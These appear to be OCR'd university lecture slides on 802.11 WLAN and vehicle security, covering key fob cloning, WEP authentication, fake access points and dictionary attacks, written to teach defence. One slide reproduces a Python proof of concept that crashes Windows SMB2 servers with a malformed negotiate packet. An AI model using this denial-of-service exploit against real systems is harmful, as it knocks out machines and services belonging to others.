IEEE 802.11 WLAN and Security

Tomas Olovsson

Computer Science and Engineering


WIRED Hackers Can Steal a Tesla Model S in Seconds by Cloning Its Key Fob

ANDY GREENBERG SECURITY 09.10.18 01:00 PM


HACKERS CAN STEAL A TESLA MODEL S IN SECONDS BY CLONING ITS KEY FOB

Weak 3rd party components

A team of researchers at the KU Leuven university in Belgium on Monday plan to present a paper at the Cryptographic Hardware and Embedded Systems conference in Amsterdam, revealing a technique for defeating the encryption used in the wireless key fobs of Tesla's Model S luxury sedans. With about $600 in radio and computing equipment, they can wirelessly read signals from a nearby Tesla owner's fob. Less than two seconds of computation yields the fob's cryptographic key, allowing them to steal the associated car without a trace. "Today it's



https://www.wired.com/story/hackers-steal-tesla-model-s-seconds-key-fob/



Remote controllers rely on proprietary RF protocols, which are decades old and are primarily focused on *safety*, not *security*.

https://www.youtube.com/watch?app=desktop&v=k8F7glmbCNg

November 13, 2017

DHS demonstrates airliner's vulnerability to being hacked

A Boeing 757 airliner was successfully hacked by a team of public and private security professionals, according to a Department of Homeland Security (DHS) official.

DHS demonstrates airliner's vulnerability to being hacked


The team was given access to the airplane in September 2016 and in two days had accomplished a "remote, non-cooperative penetration," Robert Hickey, aviation program manager within the Cyber Security Division of the DHS Science and Technology (S&T) Directorate said at a conference last week, according to *Aviation Today*.


Hickey said the hack was accomplished without having to physically touch the airplane or its systems using typical hacking tools and procedures. While the attack methodology and actual results are classified he did say it was achieve through radio communications.


The issue is mainly with legacy aircraft like the Boeing 757 and 737, which comprise the majority of the planes in the air, but newer planes like the 787 or Airbus A350 have cybersecurity built in.


https://www.scmagazine.com/dhs-demonstrates-airliners-vulnerability-to-being-hacked/article/706872


V2X Communication for enhanced Safety












What happens if this information is manipulated and is incorrect?

Rhode & Schwartz:
Roads to 5G in automotive


NASA Study on Flight Software Complexity

"Commissioned by the NASA Office of Chief Engineer, Technical Excellence Program, May 2009"



Vehicles are software

2014 Mercedes S class



144 networked ECUs (computers)
200 microprocessors
65 million lines of code

2 errors per 1,000 lines of code means >130,000 remaining bugs

2021 BMW 7 and Ford F150

150 ECUs
150 million lines of code
1,500 wires, 5km


90% of software developed by third parties [VW]

Software controls critical functions

40-50% of total cost of a new car comes from electronics

https://spectrum.ieee.org/transportation/systems/this-car-runs-on-code
https://spectrum.ieee.org/cars-that-think/transportation/advanced-cars/software-eating-car


Remaining weaknesses over time



Which bugs are security critical?

Last bug will never be removed

Security and Attack Trees



- Attackers create “attack trees” – different paths to reach their goals
- Patching the symptom (e.g. #246) does not work
- Markov Chains to predict performance as in safety does not work
- Security is like a Chess game:
  Impossible to win with a bad opening

Exploit code is often available on the Internet

Windows 7 SMB bsod vulnerability

SRV2.SYS fails to handle malformed SMB headers for the NEGOTIATE PROTOCOL REQUEST functionality. It is the first SMB query a client sends to an SMB server (file server), and it's used to identify the SMB dialect that will be used for further communication.


```
#!/usr/bin/python
# When SMB2.0 recieve a "&" char in the "Process Id High" SMB header field
it dies with a
# PAGE_FAULT_IN_NONPAGED_AREA

from socket import socket
from time import sleep

host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
...
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
s = socket()
s.connect(host)
s.send(buff)
s.close()
```

Ref. seclists.org

Security Protocols

Properties of a security protocol

Cryptographic Protocols



Properties for security protocols

- Data confidentiality
  - Encryption with symmetric keys (AES, …)
- Data integrity
  - Prevent modification of data (keyed hashes, HMAC)
- Data authenticity
  - Guarantee data can not be inserted, deleted, reordered or replayed
    (can be argued that this should be covered by data integrity)
  - Freshness guarantees (time-stamps, nonces)
- Mutual authentication of communicating parties
  - Both parties must (normally) know who they talk to (PSK, Certificates)
- Perfect forward secrecy, PFS
  - The transmission (i.e. session keys) should not be revealed if older or future session keys are revealed. Nor if user's public or private keys are compromised (Diffie-Hellman, …)


WLAN – 802.11

802.11 sub-standards

Wi-Fi Alliance: https://www.wi-fi.org

- Wi-Fi 1: 802.11**a** [1999] – primarily used in the US
  - 54 Mbps, 5 GHz band (forbidden band in most countries at that time)
- Wi-Fi 2: 802.11**b** [1999] – popular in Europe
  - 11 Mbps, 2.4 GHz
- Wi-Fi 3: 802.11**g** [2003] – old but still sometimes used
  - 54 Mbps, 2.4 GHz
- **Wi-Fi 4**: 802.11**n** [2009]
  - 2.4 and 5 GHz, Up to **600 Mbps** theoretical speed with 4 parallel streams (4x4 antennas)
  - Most common: 2 streams → 270 Mbps under perfect conditions
- **Wi-Fi 5**: 802.11**ac** [2014]
  - 867 Mbps (1x1) to 6.77 Gbps (8x8, rare)
- **Wi-Fi 6**: 802.11**ax** [2019] – WPA3 support mandatory now
  - Up to 10 Gbps (in reality about 30% faster than WiFi 5)
  - Better modulation (1024 QAM) for 25% increased speed
  - 4 times as many connected units, lower latency, sleep mode for devices (Target Wakeup Time)
- **Wi-Fi 7**: 802.11**be** [2024]
  - Up to 40 Gbps (16x16)
  - Adds **6 GHz** band, multilink support (parallel usage of multiple channels)
- **Wi-Fi 8**: 802.11**bn** [202?]
  - With a focus on low latency and high reliability

WLAN Security Scope



The AP works on link level. This means that ARP is used to find other hosts on the WLAN + LAN.

Connections and faked APs

- Faked AP (e.g. a PC) can be used to fool users to connect
  - Easy to fake any SSID name and become MITM
  - Open access points, for example at airports and hotels, trivial to spoof
  - Someone may fake a previously known AP and “offer” Internet access
  - If encryption was expected by the client, the connection will fail
- Protection can be made on higher level for open APs
  - Use SSH and TLS to encrypt traffic to home networks and own servers
  - Then the network is just used to transport encrypted network packets
- Clients often search for previously accessed networks
  - If client sees a known network name: it may automatically try to connect
  - Many devices store long lists of previously associated networks
- Some devices constantly send out network probes (e.g. smartphones)
  - Can be used to identify phones, e.g. by shops to discover returning customers

I am Marriott Hotel
and SJ
and Landvetter Airport
and …

Please connect and
you will get Internet access!


WLAN security

WEP, WPA, WPA2, WPA3

Client Authentication

- Open System Authentication
  - Default, it's a NULL process
  - Wide open even if WEP enabled


- Shared key Authentication (WEP)
  - Shared key = all devices/users have the same session key
  - Client sends Authentication Request to AP
  - AP sends frame with 128-byte challenge text to client
  - Challenge is encrypted with RC4 using a shared secret and a newly selected IV by the client
  - AP decrypts response and verifies it



Configuring an AP for WEP Shared Key authentication


Wep keys Generated from MD5(passphrase) or entered manually


MAC addresses filtering enabled



Dictionary attacks

- WEP: APs use MD5 to generate a key from a user's password
- If both clear-text and cipher-text known:
  - Easy to do dictionary attacks
  - >100,000 (off-line) guesses per second with a normal CPU
    - If key not random, we get approx. 4-5 bits per character in a password
    - 5 characters: 21 seconds to search all keys
    - 9 characters: 127 days
    - Truly random 104-bit key → Brute force not realistic (10^{19} times harder)

